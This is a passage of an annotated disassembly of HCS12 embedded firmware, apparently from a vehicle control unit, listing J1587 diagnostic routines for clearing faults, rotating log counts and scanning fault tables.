E9816B: 7C2909          std     word_2909; Store D
E9816E: 18C7            clry
```

```
E98170: 7D290B          sty     word_290B; Store Y
E98173: CC00FA          ldd     #0xFA; Load D
E98176: 7C290D          std     word_290D; Store D
E98179: 79290F          clr     byte_290F; Clear memory
E9817C: 7D2910          sty     word_2910; Store Y
E9817F: 7D2912          sty     word_2912; Store Y
E98182: C696            ldab    #0x96; Load B
E98184: 7C2914          std     word_2914; Store D
E98187: C601            ldab    #1; Load B
E98189: 7B2906          stab    byte_2906; Store B
E9818C: 1C296340        bset    byte_2963,#0x40 ; '@'; Set bits in memory
E98190: 4A834FE9        call    gone_J1587_Diag_Process_Clear_Request_E9834F,#0xE9; Call
↪  subroutine in expanded memory
E98194: E680            ldab    5+var_5,sp; Load B
E98196: 53              decb; Decrement B
E98197: 18260198        lbne    loc_E98333; Long branch if not equal
E9819B: 180D812908      movb    5+var_4,sp,byte_2908; Move byte (8-bit)
E981A0: CC0032          ldd     #0x32 ; '2'; Load D
E981A3: 7C2909          std     word_2909; Store D
E981A6: 7C290B          std     word_290B; Store D
E981A9: CC012C          ldd     #0x12C; Load D
E981AC: 7C290D          std     word_290D; Store D
E981AF: 180D82290F      movb    5+var_3,sp,byte_290F; Move byte (8-bit)
E981B4: CC0032          ldd     #0x32 ; '2'; Load D
E981B7: 7C2910          std     word_2910; Store D
E981BA: 7C2912          std     word_2912; Store D
E981BD: C696            ldab    #0x96; Load B
E981BF: 7C2914          std     word_2914; Store D
E981C2: C601            ldab    #1; Load B
E981C4: 7B2906          stab    byte_2906; Store B
E981C7: 0682FD          jmp     loc_E982FD; Jump Address
E981CA: C6FF            ldab    #0xFF; Load B
E981CC: 37              pshb; Push B
E981CD: 37              pshb; Push B
E981CE: 4A813CF2        call    gone_J1587_Diag_NVM_State_Manager_F2813C,#0xF2; Call subroutine in
↪  expanded memory
E981D2: 1B82            leas    2,sp; Load effective address into SP
E981D4: 4AB396E5        call    gone_Decrement_Diagnostic_Timers_E5B396,#0xE5; Call subroutine in
↪  expanded memory
E981D8: 1C19F002        bset    word_FD19EF+1,#2; Set bits in memory
E981DC: 1D335801        bclr    byte_3358,#1; Clear bits in memory
E981E0: C602            ldab    #2; Load B
E981E2: 4A9D38F2        call    core_Set_Diagnostic_Update_Flag_F29D38,#0xF2; Call subroutine in
↪  expanded memory
E981E6: 068328          jmp     loc_E98328; Jump Address
E981E9: F62940          ldab    byte_2940; Load B
E981EC: 270D            beq     loc_E981FB; Branch if equal
E981EE: 53              decb; Decrement B
E981EF: 18270110        lbeq    loc_E98303; Long branch if equal
E981F3: 53              decb; Decrement B
E981F4: 1827010E        lbeq    loc_E98306; Long branch if equal
E981F8: 068333          jmp     loc_E98333; Jump Address
E981FB: 1F35301004      brclr   byte_3530,#0x10,loc_E98204; Branch if selected bits clear
E98200: C601            ldab    #1; Load B
E98202: 2002            bra     loc_E98206; Branch always
E98204: C602            ldab    #2; Load B
E98206: 6B80            stab    5+var_5,sp; Store B
E98208: 7B2908          stab    byte_2908; Store B
E9820B: CC0032          ldd     #0x32 ; '2'; Load D
```

```
E9820E: 7C2909          std     word_2909; Store D
E98211: 7C290B          std     word_290B; Store D
E98214: CC012C          ldd     #0x12C; Load D
E98217: 7C290D          std     word_290D; Store D
E9821A: 1F288D0104      brclr   byte_288D,#1,loc_E98223; Branch if selected bits clear
E9821F: C606            ldab    #6; Load B
E98221: 2002            bra     loc_E98225; Branch always
E98223: C604            ldab    #4; Load B
E98225: 6B80            stab    5+var_5,sp; Store B
E98227: 7B290F          stab    byte_290F; Store B
E9822A: CC0032          ldd     #0x32 ; '2'; Load D
E9822D: 7C2910          std     word_2910; Store D
E98230: 7C2912          std     word_2912; Store D
E98233: C696            ldab    #0x96; Load B
E98235: 7C2914          std     word_2914; Store D
E98238: F6288F          ldab    byte_288F; Load B
E9823B: B746            tfr     d,y; Transfer register to register
E9823D: 180B7E0010      movb    #0x7E,MMC_GPAGE ; '~'; Move byte (8-bit)
E98242: 18E6EA3DAE      gldab   0x3DAE,y
E98247: 7B2916          stab    byte_2916; Store B
E9824A: CC0032          ldd     #0x32 ; '2'; Load D
E9824D: 7C2917          std     word_2917; Store D
E98250: 7C2919          std     word_2919; Store D
E98253: C696            ldab    #0x96; Load B
E98255: 7C291B          std     word_291B; Store D
E98258: 18E6EA3DB8      gldab   0x3DB8,y
E9825D: 7B291D          stab    byte_291D; Store B
E98260: CC0032          ldd     #0x32 ; '2'; Load D
E98263: 7C291E          std     word_291E; Store D
E98266: 7C2920          std     word_2920; Store D
E98269: C696            ldab    #0x96; Load B
E9826B: 7C2922          std     word_2922; Store D
E9826E: C602            ldab    #2; Load B
E98270: 6B80            stab    5+var_5,sp; Store B
E98272: FDE1D7          ldy     word_E1D7; Load Y
E98275: 0F434002        brclr   3,y,#0x40,loc_E9827B ; '@'; Branch if selected bits clear
E98279: 6280            inc     5+var_5,sp; Increment memory
E9827B: 0F43800E        brclr   3,y,#0x80,loc_E9828D; Branch if selected bits clear
E9827F: E680            ldab    5+var_5,sp; Load B
E98281: C103            cmpb    #3; Compare B to memory
E98283: 2604            bne     loc_E98289; Branch if not equal
E98285: C605            ldab    #5; Load B
E98287: 2002            bra     loc_E9828B; Branch always
E98289: C604            ldab    #4; Load B
E9828B: 6B80            stab    5+var_5,sp; Store B
E9828D: 180D802924      movb    5+var_5,sp,byte_2924; Move byte (8-bit)
E98292: CC0032          ldd     #0x32 ; '2'; Load D
E98295: 7C2925          std     word_2925; Store D
E98298: 7C2927          std     word_2927; Store D
E9829B: C696            ldab    #0x96; Load B
E9829D: 7C2929          std     word_2929; Store D
E982A0: 1F288D400D      brclr   byte_288D,#0x40,loc_E982B2 ; '@'; Branch if selected bits clear
E982A5: 1F288D2004      brclr   byte_288D,#0x20,loc_E982AE ; ' '; Branch if selected bits clear
E982AA: C604            ldab    #4; Load B
E982AC: 200F            bra     loc_E982BD; Branch always
E982AE: C603            ldab    #3; Load B
E982B0: 200B            bra     loc_E982BD; Branch always
E982B2: 1F288D2004      brclr   byte_288D,#0x20,loc_E982BB ; ' '; Branch if selected bits clear
E982B7: C602            ldab    #2; Load B
```

```
E982B9: 2002            bra     loc_E982BD; Branch always
E982BB: C601            ldab    #1; Load B
E982BD: 6B80            stab    5+var_5,sp; Store B
E982BF: 7B292B          stab    byte_292B; Store B
E982C2: CC0032          ldd     #0x32 ; '2'; Load D
E982C5: 7C292C          std     word_292C; Store D
E982C8: 7C292E          std     word_292E; Store D
E982CB: C696            ldab    #0x96; Load B
E982CD: 7C2930          std     word_2930; Store D
E982D0: C601            ldab    #1; Load B
E982D2: 7B2932          stab    byte_2932; Store B
E982D5: CC01F4          ldd     #0x1F4; Load D
E982D8: 7C2933          std     word_2933; Store D
E982DB: CC0032          ldd     #0x32 ; '2'; Load D
E982DE: 7C2935          std     word_2935; Store D
E982E1: C6FA            ldab    #0xFA; Load B
E982E3: 7C2937          std     word_2937; Store D
E982E6: 792939          clr     byte_2939; Clear memory
E982E9: 18C7            clry
E982EB: 7D293A          sty     word_293A; Store Y
E982EE: 7D293C          sty     word_293C; Store Y
E982F1: C696            ldab    #0x96; Load B
E982F3: 7C293E          std     word_293E; Store D
E982F6: C607            ldab    #7; Load B
E982F8: 7B2906          stab    byte_2906; Store B
E982FB: C601            ldab    #1; Load B
E982FD: 4A834FE9        call    gone_J1587_Diag_Process_Clear_Request_E9834F,#0xE9; Call
↪  subroutine in expanded memory
E98301: 2030            bra     loc_E98333; Branch always
E98303: C7              clrb; Clear B
E98304: 20F7            bra     loc_E982FD; Branch always
E98306: 87              clra; Clear A
E98307: 7A2940          staa    byte_2940; Store A
E9830A: 7C2904          std     unk_2904; Store D
E9830D: 1D296301        bclr    byte_2963,#1; Clear bits in memory
E98311: 792907          clr     byte_2907; Clear memory
E98314: 4A8337E9        call    gone_J1587_Diag_Reset_Runtime_State_E98337,#0xE9; Call subroutine
↪  in expanded memory
E98318: 200E            bra     loc_E98328; Branch always
E9831A: 1C335801        bset    byte_3358,#1; Set bits in memory
E9831E: 2008            bra     loc_E98328; Branch always
E98320: 4A9041F1        call    sub_F19041,#0xF1; Call subroutine in expanded memory
E98324: 1C535B20        bset    byte_535B,#0x20 ; ' '; Set bits in memory
E98328: C7              clrb; Clear B
E98329: 4ABC93E8        call    gone_J1587_Diag_Rotate_Log_Counts_E8BC93,#0xE8; Call subroutine in
↪  expanded memory
E9832D: C601            ldab    #1; Load B
E9832F: 4ABCBBE8        call    gone_J1587_Diag_Set_State_Var_E8BCBB,#0xE8; Call subroutine in
↪  expanded memory
E98333: 1B85            leas    5,sp; Load effective address into SP
E98335: 0A              rtc; Return from call
```

sub_E9834F :

```
E9834F: 042122          dbne    b,loc_E98374; Decrement counter and branch if != 0
E98352: 792907          clr     byte_2907; Clear memory
E98355: 180C29082905    movb    byte_2908,byte_2905; Move byte (8-bit)
```

```
E9835B: C601            ldab    #1; Load B
E9835D: 7B2940          stab    byte_2940; Store B
E98360: C7              clrb; Clear B
E98361: 37              pshb; Push B
E98362: C608            ldab    #8; Load B
E98364: 4AB92AEF        call    core_EFB92A,#0xEF; Call subroutine in expanded memory
E98368: 1B81            ins; Increment SP
E9836A: 1C296303        bset    byte_2963,#3; Set bits in memory
E9836E: 1804290D2941    movw    word_290D,word_2941; Move word (16-bit)
E98374: FC2941          ldd     word_2941; Load D
E98377: 182600A0        lbne    loc_E9841B; Long branch if not equal
E9837B: 1E29630227      brset   byte_2963,#2,loc_E983A7; Branch if selected bits set
E98380: F72905          tst     byte_2905; Test memory for zero or minus
E98383: 2722            beq     loc_E983A7; Branch if equal
E98385: 732905          dec     byte_2905; Decrement memory
E98388: C601            ldab    #1; Load B
E9838A: 37              pshb; Push B
E9838B: C608            ldab    #8; Load B
E9838D: 4AB92AEF        call    core_EFB92A,#0xEF; Call subroutine in expanded memory
E98391: 1B81            ins; Increment SP
E98393: 1C296302        bset    byte_2963,#2; Set bits in memory
E98397: F62907          ldab    byte_2907; Load B
E9839A: 8607            ldaa    #7; Load A
E9839C: 12              mul; 8 by 8 multiply (unsigned)
E9839D: B746            tfr     d,y; Transfer register to register
E9839F: ECEA2909        ldd     0x2909,y; Load D
E983A3: 7C2941          std     word_2941; Store D
E983A6: 0A              rtc; Return from call
E983A7: C7              clrb; Clear B
E983A8: 37              pshb; Push B
E983A9: C608            ldab    #8; Load B
E983AB: 4AB92AEF        call    core_EFB92A,#0xEF; Call subroutine in expanded memory
E983AF: 1B81            ins; Increment SP
E983B1: 1D296302        bclr    byte_2963,#2; Clear bits in memory
E983B5: F62905          ldab    byte_2905; Load B
E983B8: 2710            beq     loc_E983CA; Branch if equal
E983BA: F62907          ldab    byte_2907; Load B
E983BD: 8607            ldaa    #7; Load A
E983BF: 12              mul; 8 by 8 multiply (unsigned)
E983C0: B746            tfr     d,y; Transfer register to register
E983C2: ECEA290B        ldd     0x290B,y; Load D
E983C6: 7C2941          std     word_2941; Store D
E983C9: 0A              rtc; Return from call
E983CA: F62906          ldab    byte_2906; Load B
E983CD: F12907          cmpb    byte_2907; Compare B to memory
E983D0: 231A            bls     loc_E983EC; Branch if lower or same
E983D2: 722907          inc     byte_2907; Increment memory
E983D5: F62907          ldab    byte_2907; Load B
E983D8: 8607            ldaa    #7; Load A
E983DA: 12              mul; 8 by 8 multiply (unsigned)
E983DB: B746            tfr     d,y; Transfer register to register
E983DD: 180DEA29082905  movb    0x2908,y,byte_2905; Move byte (8-bit)
E983E4: ECEA290D        ldd     0x290D,y; Load D
E983E8: 7C2941          std     word_2941; Store D
E983EB: 0A              rtc; Return from call
E983EC: C7              clrb; Clear B
E983ED: 37              pshb; Push B
E983EE: C608            ldab    #8; Load B
E983F0: 4AB92AEF        call    core_EFB92A,#0xEF; Call subroutine in expanded memory
```

```
E983F4: 1B81            ins; Increment SP
E983F6: 1D296303        bclr    byte_2963,#3; Clear bits in memory
E983FA: C602            ldab    #2; Load B
E983FC: 7B2940          stab    byte_2940; Store B
E983FF: 1F2963401B      brclr   byte_2963,#0x40,locret_E9841F ; '@'; Branch if selected bits clear
E98404: 1D296340        bclr    byte_2963,#0x40 ; '@'; Clear bits in memory
E98408: 792907          clr     byte_2907; Clear memory
E9840B: 4A8337E9        call    gone_J1587_Diag_Reset_Runtime_State_E98337,#0xE9; Call subroutine
↪  in expanded memory
E9840F: C7              clrb; Clear B
E98410: 4ABC93E8        call    gone_J1587_Diag_Rotate_Log_Counts_E8BC93,#0xE8; Call subroutine in
↪  expanded memory
E98414: C601            ldab    #1; Load B
E98416: 4ABCBBE8        call    gone_J1587_Diag_Set_State_Var_E8BCBB,#0xE8; Call subroutine in
↪  expanded memory
E9841A: 0A              rtc; Return from call
E9841B: 18732941        decw    word_2941
E9841F: 0A              rtc; Return from call
```

sub_E98420 :

```
E98420: 3B              pshd; Push D
E98421: 6981            clr     2+var_1,sp; Clear memory
E98423: F6294F          ldab    word_294F; Load B
E98426: 040106          dbeq    b,loc_E9842F; Decrement counter and branch if = 0
E98429: C002            subb    #2; Subtract memory from B
E9842B: 2721            beq     loc_E9844E; Branch if equal
E9842D: 2042            bra     loc_E98471; Branch always
E9842F: 6980            clr     2+var_2,sp; Clear memory
E98431: E680            ldab    2+var_2,sp; Load B
E98433: B796            exg     b,y; Exchange register to register
E98435: 180B7E0010      movb    #0x7E,MMC_GPAGE ; '~'; Move byte (8-bit)
E9843A: 18E6EA3DA6      gldab   0x3DA6,y
E9843F: F12950          cmpb    word_294F+1; Compare B to memory
E98442: 271F            beq     loc_E98463; Branch if equal
E98444: 6280            inc     2+var_2,sp; Increment memory
E98446: E680            ldab    2+var_2,sp; Load B
E98448: C107            cmpb    #7; Compare B to memory
E9844A: 25E5            bcs     loc_E98431; Branch if carry set
E9844C: 2023            bra     loc_E98471; Branch always
E9844E: 6980            clr     2+var_2,sp; Clear memory
E98450: E680            ldab    2+var_2,sp; Load B
E98452: B796            exg     b,y; Exchange register to register
E98454: 180B7E0010      movb    #0x7E,MMC_GPAGE ; '~'; Move byte (8-bit)
E98459: 18E6EA3DAD      gldab   0x3DAD,y
E9845E: F12950          cmpb    word_294F+1; Compare B to memory
E98461: 2606            bne     loc_E98469; Branch if not equal
E98463: C601            ldab    #1; Load B
E98465: 6B81            stab    2+var_1,sp; Store B
E98467: 2008            bra     loc_E98471; Branch always
E98469: 6280            inc     2+var_2,sp; Increment memory
E9846B: E680            ldab    2+var_2,sp; Load B
E9846D: C103            cmpb    #3; Compare B to memory
E9846F: 25DF            bcs     loc_E98450; Branch if carry set
E98471: E681            ldab    2+var_1,sp; Load B
E98473: 31              puly; Pull Y
E98474: 0A              rtc; Return from call
```

sub_E98475 :

```
E98475: CC0141          ldd     #0x141; Load D
E98478: 4A8936F1        call    core_F18936,#0xF1; Call subroutine in expanded memory
E9847C: D7              tstb; Test B for zero or minus
E9847D: 267C            bne     loc_E984FB; Branch if not equal
E9847F: 1F354A022D      brclr   byte_354A,#2,loc_E984B1; Branch if selected bits clear
E98484: F62631          ldab    byte_2631; Load B
E98487: 2621            bne     loc_E984AA; Branch if not equal
E98489: 1872111B        incw    word_FD111B
E9848D: FC111B          ldd     word_FD111B; Load D
E98490: 8C09C4          cpd     #0x9C4; Compare D to memory (16-bit)
E98493: 261C            bne     loc_E984B1; Branch if not equal
E98495: 87              clra; Clear A
E98496: C7              clrb; Clear B
E98497: 3B              pshd; Push D
E98498: 52              incb; Increment B
E98499: 37              pshb; Push B
E9849A: CC0141          ldd     #0x141; Load D
E9849D: 4A92E8EF        call    sub_EF92E8,#0xEF; Call subroutine in expanded memory
E984A1: 1B83            leas    3,sp; Load effective address into SP
E984A3: C601            ldab    #1; Load B
E984A5: 7B295E          stab    byte_295E; Store B
E984A8: 2007            bra     loc_E984B1; Branch always
E984AA: 1879111B        clrw    word_FD111B
E984AE: 79295E          clr     byte_295E; Clear memory
E984B1: 1F354A0145      brclr   byte_354A,#1,loc_E984FB; Branch if selected bits clear
E984B6: 1E19FC2040      brset   byte_FD19FC,#0x20,loc_E984FB ; ' '; Branch if selected bits set
E984BB: FC5BD0          ldd     word_5BD0; Load D
E984BE: 8C012C          cpd     #0x12C; Compare D to memory (16-bit)
E984C1: 2538            bcs     loc_E984FB; Branch if carry set
E984C3: CC0002          ldd     #2; Load D
E984C6: 4AB029F2        call    core_F2B029,#0xF2; Call subroutine in expanded memory
E984CA: 8C0348          cpd     #0x348; Compare D to memory (16-bit)
E984CD: 251F            bcs     loc_E984EE; Branch if carry set
E984CF: 72111A          inc     byte_FD111A; Increment memory
E984D2: F6111A          ldab    byte_FD111A; Load B
E984D5: C10A            cmpb    #0xA; Compare B to memory
E984D7: 2622            bne     loc_E984FB; Branch if not equal
E984D9: 87              clra; Clear A
E984DA: C7              clrb; Clear B
E984DB: 3B              pshd; Push D
E984DC: 52              incb; Increment B
E984DD: 37              pshb; Push B
E984DE: CC0141          ldd     #0x141; Load D
E984E1: 4A92E8EF        call    sub_EF92E8,#0xEF; Call subroutine in expanded memory
E984E5: 1B83            leas    3,sp; Load effective address into SP
E984E7: C601            ldab    #1; Load B
E984E9: 7B295F          stab    byte_295F; Store B
E984EC: 200D            bra     loc_E984FB; Branch always
E984EE: F7111A          tst     byte_FD111A; Test memory for zero or minus
E984F1: 2705            beq     loc_E984F8; Branch if equal
E984F3: 73111A          dec     byte_FD111A; Decrement memory
E984F6: 2003            bra     loc_E984FB; Branch always
E984F8: 79295F          clr     byte_295F; Clear memory
E984FB: CC0141          ldd     #0x141; Load D
E984FE: 4A94A7EF        call    core_EF94A7,#0xEF; Call subroutine in expanded memory
E98502: 1F354A085B      brclr   byte_354A,#8,locret_E98562; Branch if selected bits clear
E98507: CC0140          ldd     #0x140; Load D
E9850A: 4A8936F1        call    core_F18936,#0xF1; Call subroutine in expanded memory
```

```
E9850E: 04614A          tbne    b,loc_E9855B; Test counter and branch if != 0
E98511: 1E354A0145      brset   byte_354A,#1,loc_E9855B; Branch if selected bits set
E98516: 1E19FC2040      brset   byte_FD19FC,#0x20,loc_E9855B ; ' '; Branch if selected bits set
E9851B: FC5BD0          ldd     word_5BD0; Load D
E9851E: 8C012C          cpd     #0x12C; Compare D to memory (16-bit)
E98521: 2538            bcs     loc_E9855B; Branch if carry set
E98523: CC0002          ldd     #2; Load D
E98526: 4AB029F2        call    core_F2B029,#0xF2; Call subroutine in expanded memory
E9852A: 8C0348          cpd     #0x348; Compare D to memory (16-bit)
E9852D: 241F            bcc     loc_E9854E; Branch if carry clear
E9852F: 72111D          inc     byte_FD111D; Increment memory
E98532: F6111D          ldab    byte_FD111D; Load B
E98535: C10A            cmpb    #0xA; Compare B to memory
E98537: 2622            bne     loc_E9855B; Branch if not equal
E98539: 87              clra; Clear A
E9853A: C7              clrb; Clear B
E9853B: 3B              pshd; Push D
E9853C: 52              incb; Increment B
E9853D: 37              pshb; Push B
E9853E: CC0140          ldd     #0x140; Load D
E98541: 4A92E8EF        call    sub_EF92E8,#0xEF; Call subroutine in expanded memory
E98545: 1B83            leas    3,sp; Load effective address into SP
E98547: C601            ldab    #1; Load B
E98549: 7B2960          stab    byte_2960; Store B
E9854C: 200D            bra     loc_E9855B; Branch always
E9854E: F7111D          tst     byte_FD111D; Test memory for zero or minus
E98551: 2705            beq     loc_E98558; Branch if equal
E98553: 73111D          dec     byte_FD111D; Decrement memory
E98556: 2003            bra     loc_E9855B; Branch always
E98558: 792960          clr     byte_2960; Clear memory
E9855B: CC0140          ldd     #0x140; Load D
E9855E: 4A94A7EF        call    core_EF94A7,#0xEF; Call subroutine in expanded memory
E98562: 0A              rtc; Return from call
```

sub_E98563 :

```
E98563: 37              pshb; Push B
E98564: 79295D          clr     byte_295D; Clear memory
E98567: 6980            clr     1+var_1,sp; Clear memory
E98569: FDCEF1          ldy     word_CEF1; Load Y
E9856C: E680            ldab    1+var_1,sp; Load B
E9856E: 861B            ldaa    #0x1B; Load A
E98570: 12              mul; 8 by 8 multiply (unsigned)
E98571: 19EE            leay    d,y; Load effective address into Y
E98573: EC48            ldd     8,y; Load D
E98575: 8C008C          cpd     #0x8C; Compare D to memory (16-bit)
E98578: 2F05            ble     loc_E9857F; Branch if less than or equal
E9857A: C601            ldab    #1; Load B
E9857C: 7B295D          stab    byte_295D; Store B
E9857F: 6280            inc     1+var_1,sp; Increment memory
E98581: E680            ldab    1+var_1,sp; Load B
E98583: C104            cmpb    #4; Compare B to memory
E98585: 25E2            bcs     loc_E98569; Branch if carry set
E98587: 1B81            ins; Increment SP
E98589: 0A              rtc; Return from call
```

sub_E9858A :

```
E9858A: F62962          ldab    byte_2962; Load B
E9858D: 2609            bne     loc_E98598; Branch if not equal
E9858F: 4ABC93E8        call    gone_J1587_Diag_Rotate_Log_Counts_E8BC93,#0xE8; Call subroutine in
↪  expanded memory
E98593: C601            ldab    #1; Load B
E98595: 7B2962          stab    byte_2962; Store B
E98598: 4A8563E9        call    gone_J1587_Diag_Scan_Fault_Table_E98563,#0xE9; Call subroutine in
↪  expanded memory
E9859C: 4A8475E9        call    gone_J1587_Diag_Update_Global_Status_E98475,#0xE9; Call subroutine
↪  in expanded memory
E985A0: F6295D          ldab    byte_295D; Load B
E985A3: 53              decb; Decrement B
E985A4: 2717            beq     loc_E985BD; Branch if equal
E985A6: F6295F          ldab    byte_295F; Load B
E985A9: 04010C          dbeq    b,loc_E985B8; Decrement counter and branch if = 0
E985AC: F6295E          ldab    byte_295E; Load B
E985AF: 040106          dbeq    b,loc_E985B8; Decrement counter and branch if = 0
E985B2: F62960          ldab    byte_2960; Load B
E985B5: 04210A          dbne    b,loc_E985C2; Decrement counter and branch if != 0
E985B8: C7              clrb; Clear B
E985B9: 4ABC93E8        call    gone_J1587_Diag_Rotate_Log_Counts_E8BC93,#0xE8; Call subroutine in
↪  expanded memory
E985BD: 4A8337E9        call    gone_J1587_Diag_Reset_Runtime_State_E98337,#0xE9; Call subroutine
↪  in expanded memory
E985C1: 0A              rtc; Return from call
E985C2: 4ABCBFE8        call    gone_J1587_Diag_Check_Healing_Conditions_E8BCBF,#0xE8; Call
↪  subroutine in expanded memory
E985C6: 4ABD09E8        call    gone_J1587_Diag_Main_State_Machine_E8BD09,#0xE8; Call subroutine
↪  in expanded memory
E985CA: 0A              rtc; Return from call
```

sub_E99F1A :

```
E99F1A: 3B              pshd; Push D
E99F1B: F63DED          ldab    byte_3DED; Load B
E99F1E: 04215B          dbne    b,loc_E99F7C; Decrement counter and branch if != 0
E99F21: E6F024          ldab    2+arg_20,sp; Load B
E99F24: 042104          dbne    b,loc_E99F2B; Decrement counter and branch if != 0
E99F27: C601            ldab    #1; Load B
E99F29: 2053            bra     loc_E99F7E; Branch always
E99F2B: F63E0E          ldab    byte_3E0E; Load B
E99F2E: 042121          dbne    b,loc_E99F52; Decrement counter and branch if != 0
E99F31: E6F028          ldab    2+arg_24,sp; Load B
E99F34: 37              pshb; Push B
E99F35: C7              clrb; Clear B
E99F36: 37              pshb; Push B
E99F37: E6F024          ldab    4+arg_1E,sp; Load B
E99F3A: 37              pshb; Push B
E99F3B: E6F024          ldab    5+arg_1D,sp; Load B
E99F3E: 37              pshb; Push B
E99F3F: ECF015          ldd     6+arg_D,sp; Load D
E99F42: 3B              pshd; Push D
E99F43: E68B            ldab    8+arg_1,sp; Load B
E99F45: 37              pshb; Push B
E99F46: E6F010          ldab    9+arg_5,sp; Load B
```

```
E99F49: 37              pshb; Push B
E99F4A: ECF027          ldd     0xA+arg_1B,sp; Load D
E99F4D: 3B              pshd; Push D
E99F4E: C60A            ldab    #0xA; Load B
E99F50: 201E            bra     loc_E99F70; Branch always
E99F52: E6F028          ldab    0xC+arg_1A,sp; Load B
E99F55: 37              pshb; Push B
E99F56: C7              clrb; Clear B
E99F57: 37              pshb; Push B
E99F58: E6F025          ldab    0xE+arg_15,sp; Load B
E99F5B: 37              pshb; Push B
E99F5C: E6F024          ldab    0xF+arg_13,sp; Load B
E99F5F: 37              pshb; Push B
E99F60: ECF015          ldd     0x10+arg_3,sp; Load D
E99F63: 3B              pshd; Push D
E99F64: E68C            ldab    0x12+var_6,sp; Load B
E99F66: 37              pshb; Push B
E99F67: E68F            ldab    0x13+var_4,sp; Load B
E99F69: 37              pshb; Push B
E99F6A: ECF027          ldd     0x14+arg_11,sp; Load D
E99F6D: 3B              pshd; Push D
E99F6E: C614            ldab    #0x14; Load B
E99F70: 37              pshb; Push B
E99F71: ECF019          ldd     0x17+arg_0,sp; Load D
E99F74: 4AA333E9        call    core_E9A333,#0xE9; Call subroutine in expanded memory
E99F78: 1B8B            leas    0xB,sp; Load effective address into SP
E99F7A: 2002            bra     loc_E99F7E; Branch always
E99F7C: C602            ldab    #2; Load B
E99F7E: 7B2027          stab    byte_2027; Store B
E99F81: C61E            ldab    #0x1E; Load B
E99F83: 7B2028          stab    byte_2028; Store B
E99F86: F63E21          ldab    byte_3E21; Load B
E99F89: 042114          dbne    b,loc_E99FA0; Decrement counter and branch if != 0
E99F8C: F62029          ldab    byte_2029; Load B
E99F8F: 260A            bne     loc_E99F9B; Branch if not equal
E99F91: E688            ldab    0xC+var_4,sp; Load B
E99F93: 042105          dbne    b,loc_E99F9B; Decrement counter and branch if != 0
E99F96: C614            ldab    #0x14; Load B
E99F98: 7B201F          stab    byte_201F; Store B
E99F9B: C614            ldab    #0x14; Load B
E99F9D: 7B2028          stab    byte_2028; Store B
E99FA0: F6201F          ldab    byte_201F; Load B
E99FA3: C164            cmpb    #0x64 ; 'd'; Compare B to memory
E99FA5: 2505            bcs     loc_E99FAC; Branch if carry set
E99FA7: 79201F          clr     byte_201F; Clear memory
E99FAA: 2004            bra     loc_E99FB0; Branch always
E99FAC: 52              incb; Increment B
E99FAD: 7B201F          stab    byte_201F; Store B
E99FB0: F63DF5          ldab    byte_3DF5; Load B
E99FB3: 04210F          dbne    b,loc_E99FC5; Decrement counter and branch if != 0
E99FB6: E689            ldab    0xC+var_3,sp; Load B
E99FB8: 04210A          dbne    b,loc_E99FC5; Decrement counter and branch if != 0
E99FBB: F6202A          ldab    byte_202A; Load B
E99FBE: 2605            bne     loc_E99FC5; Branch if not equal
E99FC0: C605            ldab    #5; Load B
E99FC2: 7B201F          stab    byte_201F; Store B
E99FC5: E688            ldab    0xC+var_4,sp; Load B
E99FC7: 2604            bne     loc_E99FCD; Branch if not equal
E99FC9: C6C8            ldab    #0xC8; Load B
```

```
E99FCB: 2026            bra     loc_E99FF3; Branch always
E99FCD: F62020          ldab    byte_2020; Load B
E99FD0: C164            cmpb    #0x64 ; 'd'; Compare B to memory
E99FD2: 2303            bls     loc_E99FD7; Branch if lower or same
E99FD4: 53              decb; Decrement B
E99FD5: 201C            bra     loc_E99FF3; Branch always
E99FD7: 2519            bcs     loc_E99FF2; Branch if carry set
E99FD9: C664            ldab    #0x64 ; 'd'; Load B
E99FDB: 7B2020          stab    byte_2020; Store B
E99FDE: ECF026          ldd     0xC+arg_18,sp; Load D
E99FE1: 8C0052          cpd     #0x52 ; 'R'; Compare D to memory (16-bit)
E99FE4: 2210            bhi     loc_E99FF6; Branch if higher
E99FE6: FC201D          ldd     word_201D; Load D
E99FE9: 8C0052          cpd     #0x52 ; 'R'; Compare D to memory (16-bit)
E99FEC: 2308            bls     loc_E99FF6; Branch if lower or same
E99FEE: C614            ldab    #0x14; Load B
E99FF0: 2001            bra     loc_E99FF3; Branch always
E99FF2: 52              incb; Increment B
E99FF3: 7B2020          stab    byte_2020; Store B
E99FF6: F63DF6          ldab    byte_3DF6; Load B
E99FF9: 042149          dbne    b,loc_E9A045; Decrement counter and branch if != 0
E99FFC: E6F022          ldab    0xC+arg_14,sp; Load B
E99FFF: 37              pshb; Push B
E9A000: E6F022          ldab    0xD+arg_13,sp; Load B
E9A003: 37              pshb; Push B
E9A004: EC8C            ldd     0xE+var_2,sp; Load D
E9A006: 3B              pshd; Push D
E9A007: E689            ldab    0x10+var_7,sp; Load B
E9A009: 37              pshb; Push B
E9A00A: E68E            ldab    0x11+var_3,sp; Load B
E9A00C: 37              pshb; Push B
E9A00D: ECF019          ldd     0x12+arg_5,sp; Load D
E9A010: 3B              pshd; Push D
E9A011: C60A            ldab    #0xA; Load B
E9A013: 37              pshb; Push B
E9A014: ECF30009        ldd     [9,sp]; Load D
E9A018: 4AA288E9        call    core_E9A288,#0xE9; Call subroutine in expanded memory
E9A01C: 1B89            leas    9,sp; Load effective address into SP
E9A01E: 7B2025          stab    word_2025; Store B
E9A021: E6F022          ldab    0xC+arg_14,sp; Load B
E9A024: 37              pshb; Push B
E9A025: E6F022          ldab    0xD+arg_13,sp; Load B
E9A028: 37              pshb; Push B
E9A029: EC8C            ldd     0xE+var_2,sp; Load D
E9A02B: 3B              pshd; Push D
E9A02C: E689            ldab    0x10+var_7,sp; Load B
E9A02E: 37              pshb; Push B
E9A02F: E68E            ldab    0x11+var_3,sp; Load B
E9A031: 37              pshb; Push B
E9A032: ECF01B          ldd     0x12+arg_7,sp; Load D
E9A035: 3B              pshd; Push D
E9A036: C60A            ldab    #0xA; Load B
E9A038: 37              pshb; Push B
E9A039: ED89            ldy     0x15+var_C,sp; Load Y
E9A03B: EC42            ldd     2,y; Load D
E9A03D: 4AA288E9        call    core_E9A288,#0xE9; Call subroutine in expanded memory
E9A041: 1B89            leas    9,sp; Load effective address into SP
E9A043: 2059            bra     loc_E9A09E; Branch always
E9A045: E6F028          ldab    0xC+arg_1A,sp; Load B
```

```
E9A048: 37              pshb; Push B
E9A049: E6F026          ldab    0xD+arg_17,sp; Load B
E9A04C: 37              pshb; Push B
E9A04D: E6F024          ldab    0xE+arg_14,sp; Load B
E9A050: 37              pshb; Push B
E9A051: E6F024          ldab    0xF+arg_13,sp; Load B
E9A054: 37              pshb; Push B
